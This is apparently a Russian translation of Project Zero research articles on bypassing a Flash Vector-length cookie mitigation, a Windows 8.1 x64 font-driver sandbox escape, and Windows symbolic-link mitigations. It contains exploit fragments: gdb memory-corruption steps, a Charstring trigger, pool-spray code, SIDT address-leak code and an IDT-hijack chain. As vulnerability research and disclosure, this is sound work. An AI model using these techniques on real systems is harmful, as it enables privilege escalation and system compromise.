`0x7ffff83` встречается дважды и представляет длину и ёмкость Vector. Третье 32-разрядное значение — длина после XOR с секретным cookie. Значение секретного cookie можно вычислить дополнительной операцией XOR над длиной и длиной после XOR:

```
(gdb) p/x 0x07ffff83 ^ 0xfd0c714d
$4 = 0xfaf38ece
```

Стоит отметить, что сама возможность вычислить cookie таким способом не считается «обходом». Защита пытается не дать превратить слепое переполнение буфера в примитив чтения и тем самым обойти ASLR. Если атакующий уже имеет примитив чтения и способен прочитать длину и длину после XOR, то ASLR уже побеждён.

Но вот интересная часть: проверяемое секретное cookie хранилось внутри структуры, на которую указывал указатель по смещению `0x10` в показанном выше заголовке. Это можно продемонстрировать так:

```
(gdb) find/w 0x7d7da146000,0x7d7da147000,0xfaf38ece
```

```
0x7d7da146c68
```

Видно, что секретное cookie хранится по смещению `0xc68` внутри крупной структуры.

В чём состоят три обхода?

Все три обхода проистекают из того, что значение секретного cookie извлекается через указатель в заголовке Vector. Атакующий, пытающийся повредить длину Vector, разумеется, может повредить весь его заголовок. Одним переполнением буфера можно одновременно повредить всё следующее:

• Длину Vector (`len`).
• Длину Vector после XOR с секретным cookie (`lenXOR`).
• Указатель, через который извлекается секретное cookie (`ptr`).

Проверка защиты фактически выглядит так:

```
assert(len ^ lenXOR == ptr->cookie)
```

К сожалению, переполнение буфера отдаёт атакующему контроль над всеми переменными этой проверки, что как минимум теоретически позволяет её обойти. Для успешного обхода атакующему необходимо подделать значение `ptr`, указывающее на предсказуемое содержимое, чтобы получить контроль над значением секретного cookie. Разумеется, при хорошем ASLR определить расположение чего-либо в памяти должно быть трудно. Обходы используют разные трюки для победы над ASLR и надёжной подделки секретного cookie.

Обход № 1: распыление кучи

Это наименее изощрённый обход, поскольку он требует выделения большого объёма памяти и реалистичен только в 32-разрядном адресном пространстве. Выше мы использовали выражение «хороший ASLR», хотя спорно, возможен ли он вообще в браузерном контексте для 32-разрядных процессов. Тем не менее мы приводим этот обход для полноты и потому, что на практике он применим.

Обход довольно прост: выделить, например, 1 Гбайт памяти, возможно через класс ByteArray. Получится непрерывное гигабайтовое выделение, заполненное байтами NUL. Угадать начальный адрес выделения нельзя, но из-за ограничений 32-разрядного адресного пространства можно очень надёжно угадать адрес, который почти всегда окажется где-нибудь внутри него. Мы можем перезаписать `ptr` этим адресом, получив нулевое значение `ptr->cookie`. Известное значение cookie означает победу над защитой.

Обход № 2: User Shared Data и vsyscall

Разумеется, хороший обход должен работать в 64-разрядных системах. Второй обход впервые был продемонстрирован в Windows 8.1 x64. Он полагается на особенность ASLR Windows: в процессах Windows, к сожалению, существует отображение User Shared Data по фиксированному адресу. Оно давно используется в атаках, в том числе в эксплойте использования после освобождения для Pwnium 2. В старых версиях Windows User Shared Data содержала указатели функций, поэтому фиксированный адрес был очень опасен. В Windows 8.1 там находятся лишь данные только для

чтения и нет указателей, но любое отображение по фиксированному адресу всё равно нарушает принципы хорошего ASLR.

Чтобы использовать User Shared Data для обхода cookie, достаточно заметить, что она занимает одну страницу данных, верхние адреса которой заполнены нулями. Поэтому, задав `ptr` равным адресу User Shared Data (`0x7ffe0000`), мы получаем `ptr->cookie`, равное нулю, и необходимое секретное проверочное значение для заданной длины становится равно самой длине.

Чтобы представить, как переполнение буфера выполняет этот обход, посмотрим на заголовок Vector в памяти до и после переполнения. До:

```
0x07ffff83 0x07ffff83 0x8b6fd5d7 0x00000000
0x86f53000 0x00003d3c 0xf2f2f2f2 0x00000000
```

И после, когда байты, изменённые линейным переполнением буфера, выделены красным:

```
0x07ffff84 0x07ffff84 0x07ffff84 0x00000000
0x7ffe0000 0x00000000 0xf2f2f2f2 0x00000000
```

Как видно, мы увеличили длину на единицу, задали проверочное значение равным новой длине и установили `ptr` в `0x7ffe0000`, чтобы секретное cookie стало нулевым. Это довольно мощный обход, применимый к любому линейному переполнению буфера, при котором атакующий может записывать байты NUL и не менее 24 байт в заголовок Vector. Если переполнение записывает в заголовок больше 24 байт, ничего страшного: оно продолжит безвредно повреждать данные Vector.

На мой взгляд, ASLR в Linux в целом сильнее, чем в Windows, однако в Linux иногда существует отображение под названием `vsyscall`. И вы угадали: оно находится по фиксированному адресу:

```
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

Верхние области страницы заполнены `0xcc` (`int 3`), в том числе по смещению структуры, из которого загружается секретное cookie:

```
(gdb) x/16xw 0xffffffffff600c68
0xffffffffff600c68: 0xcccccccc 0xcccccccc 0xcccccccc 0xcccccccc
0xffffffffff600c78: 0xcccccccc 0xcccccccc 0xcccccccc 0xcccccccc
0xffffffffff600c88: 0xcccccccc 0xcccccccc 0xcccccccc 0xcccccccc
0xffffffffff600c98: 0xcccccccc 0xcccccccc 0xcccccccc 0xcccccccc
```

Поэтому для длины `0x07ffff84` можно вычислить проверочный секрет, соответствующий секретному cookie `0xcccccccc`, а затем записать память, имитируя линейное переполнение буфера и обход защиты:

```
(gdb) p/x 0x07ffff84 ^ 0xcccccccc
$3 = 0xcb333348

(gdb) set *(unsigned int*)0x16748d6a8000 = 0x07ffff84
(gdb) set *(unsigned int*)0x16748d6a8004 = 0x07ffff84
(gdb) set *(unsigned int*)0x16748d6a8008 = 0xcb333348
(gdb) set *(unsigned int*)0x16748d6a8010 = 0xff600000
(gdb) set *(unsigned int*)0x16748d6a8014 = 0xffffffff

(gdb) x/8xw 0x16748d6a8000
0x16748d6a8000: 0x07ffff84 0x07ffff84 0xcb333348 0x00000000
0x16748d6a8010: 0xff600000 0xffffffff 0xf2f2f2f2 0x00000000
```

К счастью, `vsyscall` в Linux устарел. Уже сейчас его можно отключить, скорее всего без негативных последствий, загрузочным параметром `vsyscall=none`. Надеюсь, следующие поколения дистрибутивов Linux отключат его по умолчанию.

Обход № 3: частичная перезапись указателя

Можно ли обойти защиту в 64-разрядном Linux с загрузочным параметром `vsyscall=none`? Оказывается, да! Мы воспользуемся техникой «частичной перезаписи указателя». Сначала посмотрим на содержимое памяти непосредственно после значения секретного cookie:

```
(gdb) x/16xw 0x7d7da146c68
0x7d7da146c68: 0xfaf38ece 0x00000000 0x00000000 0x00000000
0x7d7da146c78: 0x00000000 0x00000000 0x00000000 0x00000000
0x7d7da146c88: 0x00000000 0x00000000 0x00000000 0x00000000
0x7d7da146c98: 0x00000000 0x00000000 0x00000000 0x00000000
```

Похоже, значение секретного cookie может быть последним элементом крупной структуры. Неясно, можно ли полагаться на нулевую инициализацию полей, но пока продемонстрируем проблему с этими нулевыми значениями. Альтернативой был бы поиск гарантированно нулевого значения раньше в структуре. Ещё одно наблюдение: структура, хранящая секретное cookie, достаточно велика, чтобы выделяться на границе страницы. Собрав всё вместе, можно имитировать линейное переполнение буфера, обходящее защиту:

```
(gdb) set *(unsigned int*)0x16748d6a8000 = 0x07ffff84
(gdb) set *(unsigned int*)0x16748d6a8004 = 0x07ffff84
(gdb) set *(unsigned int*)0x16748d6a8008 = 0x07ffff84
(gdb) set *(unsigned char*)0x16748d6a8010 = 0x04
```

Последняя запись заменяет младший байт `ptr` на `0x4`. Поскольку структура, на которую он указывает, выровнена по странице, фактически мы увеличиваем `ptr` на `0x4`, отчего секретное cookie становится нулевым.

Хотя частичная перезапись указателя работает без особенностей или слабостей ASLR, она требует от переполнения атакующего идеального побайтового контроля. Переполнения буфера, записывающие величины, кратные, например, 32 битам, не подойдут.

Исправление защиты

Adobe исправила защиту, переместив хранилище секретного cookie из `ptr` в статический BSS. Поэтому повреждение `ptr` больше не позволит атакующему изменить представление программы о значении секретного cookie.

Кроме того, Adobe теперь включила защиту разделением кучи Vector на всех платформах. Разделение кучи Vector может служить полезной эшелонированной защитой от атак, включая некоторые описанные здесь.

Одна шрифтовая уязвимость, чтобы править всеми, № 4: выход из песочницы Windows 8.1 x64

Автор: Mateusz Jurczyk из Google Project Zero

Это четвёртая и последняя часть серии. В предыдущих статьях мы представили BLEND, проэксплуатировали Adobe Reader и вышли из песочницы в 32-разрядной Windows 8.1 с помощью той же ошибки и изменённой цепочки ROP:

1. Знакомство с уязвимостью BLEND
2. Эксплуатация RCE в Adobe Reader
3. Выход из песочницы 32-разрядной Windows 8.1

В этой заключительной статье добавляется выход из песочницы для 64-разрядной Windows 8.1, а завершается она наблюдениями о безопасности Charstring и шрифтов.

Эксплуатация Windows 8.1 Update 1 (64-разрядной)

BLEND не затрагивает 64-разрядную Windows, поэтому требуется другой недостаток Charstring. Три уязвимости ATMFD потенциально позволяли выполнить произвольный код ядра:

• CVE-2015-0090: чтение или запись выбранного значения по выбранному адресу через неинициализированный указатель пула.
• CVE-2015-0091: контролируемое переполнение выделения пула фиксированного размера.
• CVE-2015-0092: выход за нижнюю границу пула максимум на 64 байта перед выделением произвольного размера.

Повреждение пула остаётся эксплуатируемым, но неудобно и может быть ненадёжным без точного контроля состояния аллокатора. В Windows 7, 8 и 8.1 также появились меры защиты метаданных пула. CVE-2015-0090 привлекательнее: неинициализированную память можно контролировать распылением без повреждения структур пула, а полученный примитив чтения и записи очень мощен.

Уязвимость Registry Object

Спецификация Type 2 Charstring 1998 года ввела механизм хранения Multiple Master под названием **Registry Object**, удалённый в 2000 году, но по-прежнему поддерживаемый `ATMFD.DLL`.

Две инструкции, `store` и `load`, передают данные между временным массивом и Registry. Существовали три предопределённых элемента:

Индекс	Элемент Registry	Максимум элементов
0	Weight Vector	16
1	Normalized Design Vector	15
2	User Design Vector	15

Спецификация явно называла доступ за этими границами неопределённым.

ATMFD хранит элементы так:

```
struct REGISTRY_ITEM {
    long size;
    void *data;
} Registry[3];
```

В проверке индекса есть ошибка на единицу:

```
cmp r8d, 3
ja  invalid_index
```

Она отклоняет `index > 3` вместо `index >= 3`, разрешая недопустимый элемент 3. Поэтому `load` и `store` могут вызвать:

```
memcpy(Registry[3].data, transient_array, controlled_size);
memcpy(transient_array, Registry[3].data, controlled_size);
```

при условии, что знаковое значение `Registry[3].size` положительно.

Массив встроен в более крупную структуру состояния шрифта. Выходящая за границы четвёртая запись перекрывается со следующими неинициализированными полями, содержащими данные, оставшиеся от предыдущего выделения пула. Если распыление контролирует и `size`, и `data`, Charstring получает произвольное чтение и запись ядра.

Триггер краток:

```
/a ## -| { 3 0 0 1 store } |-
```

Его операнды означают:

• Индекс Registry 3 — недопустимую запись.
• Смещение 0 внутри этой записи.
• Смещение 0 внутри временного массива.
• Одно копируемое 32-разрядное слово.
• Уязвимую операцию `store`.

Распыление Session Paged Pool

Распыление пула ядра в Windows 8.1 по-прежнему выполняется просто. Исследование Tarjei Mandt **2011-blackhat-windows-kernel-pool.pdf** (файл в files/2011-blackhat-windows-kernel-pool.pdf) показало, что `SetClassLongPtr`.aspx) может задать Unicode-имя объекта меню, создав выделение Session Paged Pool с контролируемыми атакующим размером и содержимым:

```
SetClassLongPtrW(hwnd, GCLP_MENUNAME, (LONG)lpBuffer);
```

Сто повторов выделения размеров примерно от 1000 до 4000 байт надёжно заполняют неинициализированный `REGISTRY_ITEM` в протестированных средах:

```
for (UINT i = 0; i < 100; i++) {
    for (UINT j = 500; j < 2000; j++) {
        SpraySessionPoolMemory(
            hwnd,
            j * 2,
            0x0101010101010101LL,
            0xFFFFFFFFDEADBEEFLL);
    }
}
```

Предполагаемые распылённые значения — большое положительное `size` и `data == 0xFFFFFFFFDEADBEEF`. Если распыление промахивается, ATMFD обычно аккуратно завершает операцию: неположительные размеры отклоняются, а указатели пользовательского пространства

перехватываются агрессивной обработкой исключений. Только недопустимый адрес ядра может вызвать критический сбой. На практике повторная попытка не должна потребоваться.


Успешная контролируемая запись приводит к:

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Arg1: ffffffffdeadbef2, memory referenced
Arg2: 0000000000000001, write operation
Arg3: fffff96000adcc6a, instruction address
Arg4: 0000000000000002
```

Обход ASLR ядра с помощью SIDT

Windows 8 и 8.1 удалили большинство раскрытий адресов ядра, доступных процессам с низким уровнем целостности. Но процессор по-прежнему напрямую раскрывает некоторые сведения. `SIDT` и `SGDT` возвращают адреса и длины Interrupt Descriptor Table и Global Descriptor Table. Эти инструкции доступны в пользовательском режиме, и без виртуализации их нельзя отключить даже из кольца 0.

На CPU 0 Windows инициализирует таблицы на раннем этапе и размещает их предсказуемо: за GDT размером `0x80` байт следует IDT размером `0x1000` байт. После объединённых `0x1080` байт до границы следующей страницы остаётся `0xf80` неиспользованных байт.



IDT содержит указатели функций ядра:

```
0: kd> !idt
00: fffff801d5167900 nt!KiDivideErrorFault
01: fffff801d5167a00 nt!KiDebugTrapOrFault
02: fffff801d5167bc0 nt!KiNmiInterrupt
03: fffff801d5167f40 nt!KiBreakpointTrap
...
```

Некоторые записи намеренно доступны для вызова из кольца 3, в том числе `KiRaiseSecurityCheckFailure` по вектору `0x29`, `KiRaiseAssertion` по `0x2c` и `KiDebugServiceTrap` по `0x2d`. 64-разрядный дескриптор IDT разделяет указатель обработчика полями флагов и селектора.

Вместо восстановления полного указателя в дескрипторе эксплойт может найти на той же странице соседний гаджет `JMP REG` и заменить только младшие 16 бит. Это остаётся надёжным при ASLR.

Область GDT/IDT отображена с разрешениями чтения, записи и выполнения:

```
0: kd> !pte idtrVA
PTE ... pfn 48cf -G-DA--KWEV
```

Поэтому неиспользованные `0xf80` байт после IDT могут хранить и выполнять полезную нагрузку ядра.

Получение 64-разрядного адреса IDT из 32-разрядной DLL

DLL второго этапа работает в 32-разрядном режиме совместимости, где `SIDT` возвращает только 32 бита адреса. Она ненадолго переключается в длинный режим дальним возвратом к селектору кода `0x33`, выполняет `SIDT`, а затем возвращается к селектору `0x23`.

Вспомогательные макросы ReWolf кодируют эти переходы:

```
#define EM(a) __asm __emit (a)

#define X64_Start_with_CS(_cs) {       \
    EM(0x6A) EM(_cs)                    \
    EM(0xE8) EM(0) EM(0) EM(0) EM(0)  \
    EM(0x83) EM(4) EM(0x24) EM(5)     \
    EM(0xCB)                            \
}

#define X64_End_with_CS(_cs) {         \
    EM(0xE8) EM(0) EM(0) EM(0) EM(0)  \
    EM(0xC7) EM(0x44) EM(0x24) EM(4)  \
    EM(_cs) EM(0) EM(0) EM(0)         \
    EM(0x83) EM(4) EM(0x24) EM(0xD)   \
    EM(0xCB)                            \
}

#define X64_Start() X64_Start_with_CS(0x33)
#define X64_End()   X64_End_with_CS(0x23)
```

Затем полный адрес IDT получается так:

```
ULONGLONG sidt() {
#pragma pack(push, 1)
    struct {
        USHORT limit;
        ULONGLONG address;
    } idtr;
#pragma pack(pop)

    X64_Start();
    __sidt(&idtr);
    X64_End();
    return idtr.address;
}
```

Окончательная цепочка эксплойта

DLL второго этапа:

1. Закрепляет поток за CPU 0 с помощью SetThreadAffinityMask.aspx).
2. Распыляет Session Paged Pool со значениями `Registry[3].size == 0x0101...` и `Registry[3].data == IDT address`.
3. Загружает шрифт-эксплойт ядра.

Затем Charstring:

1. Копирует всю IDT в свой временный массив.
2. Изменяет запись IDT `0x29`, `KiRaiseSecurityCheckFailure`, на гаджет `JMP R11` с той же страницы.
3. Сохраняет исходную запись по адресу `IDT+0x1100` для последующего восстановления.
4. Записывает шелл-код повышения привилегий по адресу `IDT+0x1104`.

Выбор `KiRaiseSecurityCheckFailure` намеренно ироничен: механизм защиты становится путём к компрометации.

После выполнения шрифта DLL переключается в длинный режим и вызывает прерывание `0x29` при `r11 == IDT+0x1104`. Шелл-код восстанавливает исходную запись, повышает привилегии каждого процесса `AcroRd32.exe` и увеличивает лимит активных процессов задания тем же алгоритмом, что и 32-разрядный эксплойт. Наконец, он удаляет перехват `KERNELBASE!CreateProcessA` и запускает Калькулятор.

Заключительные мысли

Полученный PDF надёжно запускает `calc.exe` с повышенными привилегиями при открытии в Reader 11.0.10 на Windows 8.1 Update 1 как x86, так и x64. Он обходит:

• **Стековые cookie:** BLEND выполняет несмежные операции со стеком, не затрагивая cookie.
• **ASLR:** каждый адрес детерминированно раскрывается или возвращается процессором.
• **DEP:** каждый этап выполняется из исполняемой памяти или использует ROP.
• **Песочницу:** эксплойт повторно использует ту же ошибку на x86 и связанную ошибку Charstring на x64.
• **SMEP:** код полезной нагрузки ядра находится в адресном пространстве ядра.

Этапа перебора нет. Каждая операция детерминирована, кроме распыления Session Paged Pool, которое при тестировании оставалось чрезвычайно надёжным.

Исследование показывает, что шрифтовые уязвимости сохраняются, несмотря на пристальное внимание. Форматы остаются сложными и продолжают расти, а устаревшие возможности сохраняют крупную поверхность атаки. Их влияние можно было бы уменьшить, вынеся обработку шрифтов из привилегированных контекстов. Драйверы шрифтов пользовательского режима с низким уровнем целостности в Windows 10 стали долгожданным шагом.

Оно также показывает, что нативный код может десятилетиями совместно использоваться известными приложениями и операционными системами. Один унаследованный недостаток способен затронуть несколько целей либо обеспечить и RCE, и выход из песочницы. Изучение истории программ и форматов помогает обнаруживать эти связи и выделять забытые возможности как перспективные цели аудита.

Даже в 2015 году одна хорошая ошибка с правильными примитивами всё ещё могла обойти все основные меры защиты и полностью скомпрометировать систему.

Windows 10^H^H Защита от символических ссылок


Автор: Джеймс Форшоу, злоупотребляющий символическими ссылками, словно на дворе 1999 год.

Последние пару лет я исследовал атаки повышения привилегий в Windows: выход из песочницы и получение системных прав. Один из неоднократно применявшихся мною методов — злоупотребление средствами символических ссылок Windows. С их помощью привилегированный код перенаправляется на создание файлов или разделов реестра, что позволяет покинуть ограниченный контекст выполнения. Символические ссылки сами по себе не являются уязвимостями, но служат полезными примитивами для эксплуатации разных классов ошибок, например размещения ресурсов или TOCTOU — расхождения между проверкой и использованием.

В статье описаны несколько изменений Microsoft в Windows 10, позднее перенесённых через MS15-090 даже в Windows Vista. Они меняют круг пользователей, которым доступны определённые типы символических ссылок. Защитные меры такого рода редко переносят в столь большое число старых версий Windows. Поэтому это хороший пример того, как разработчик создаёт защиту в ответ на рост числа атак с использованием методов, которые традиционно не рассматривались как кандидаты для системного противодействия.


Краткий обзор поддержки символических ссылок Windows

Если вы уже хорошо знакомы с символическими ссылками Windows, этот раздел можно пропустить или посмотреть мою презентацию об их злоупотреблении с конференции Infiltrate этого года. Остальным стоит читать дальше. Низкопривилегированному пользователю доступны три типа символических ссылок: ссылки диспетчера объектов, ссылки разделов реестра и точки подключения NTFS. Существует и четвёртый тип — символические ссылки NTFS, но создавать их может только администратор, поэтому для повышения привилегий они малополезны. Разные типы появлялись на протяжении многих лет разработки NT, как показано ниже.



Символические ссылки диспетчера объектов


С точки зрения пользователя Windows поддерживает несколько дисков, например `C:`. Но внутри всё устроено иначе. За фасадом оболочки Проводника и Win32 API скрывается ещё одна структура, похожая на файловую систему, — пространство имён диспетчера объектов. В нём хранятся именованные ресурсы, например устройства и события, и, что особенно важно, поддерживаются символические ссылки. Одно из основных применений ссылок — уже упомянутые буквы дисков. Изучив пространство имён инструментом наподобие WinObj, можно найти ссылки букв дисков и увидеть, как они перенаправляют обращения к настоящему подключённому устройству.



Хотя эти ссылки предназначены только для системных целей, низкопривилегированный пользователь может создавать их при наличии доступа к целевой области пространства имён диспетчера объектов. Они помогают проводить несколько видов атак, но проще всего применять их против файловых операций. Простой пример — CVE-2015-0055, ошибка раскрытия информации в песочнице IE EPM, где символические ссылки использовались для обхода проверки безопасности.

Символические ссылки разделов реестра


Реестр Windows хранит сведения о конфигурации системы, и обычному пользователю Windows обычно не приходится о нём беспокоиться. Он довольно хорошо документирован, однако обладает функциями, не описанными в обычных Win32 API. Одна из них — символические ссылки между разделами. Система использует их для отображения текущей конфигурации при загрузке — хорошо известный CurrentControlSet, — но за пределами этого сценария они почти не применяются.



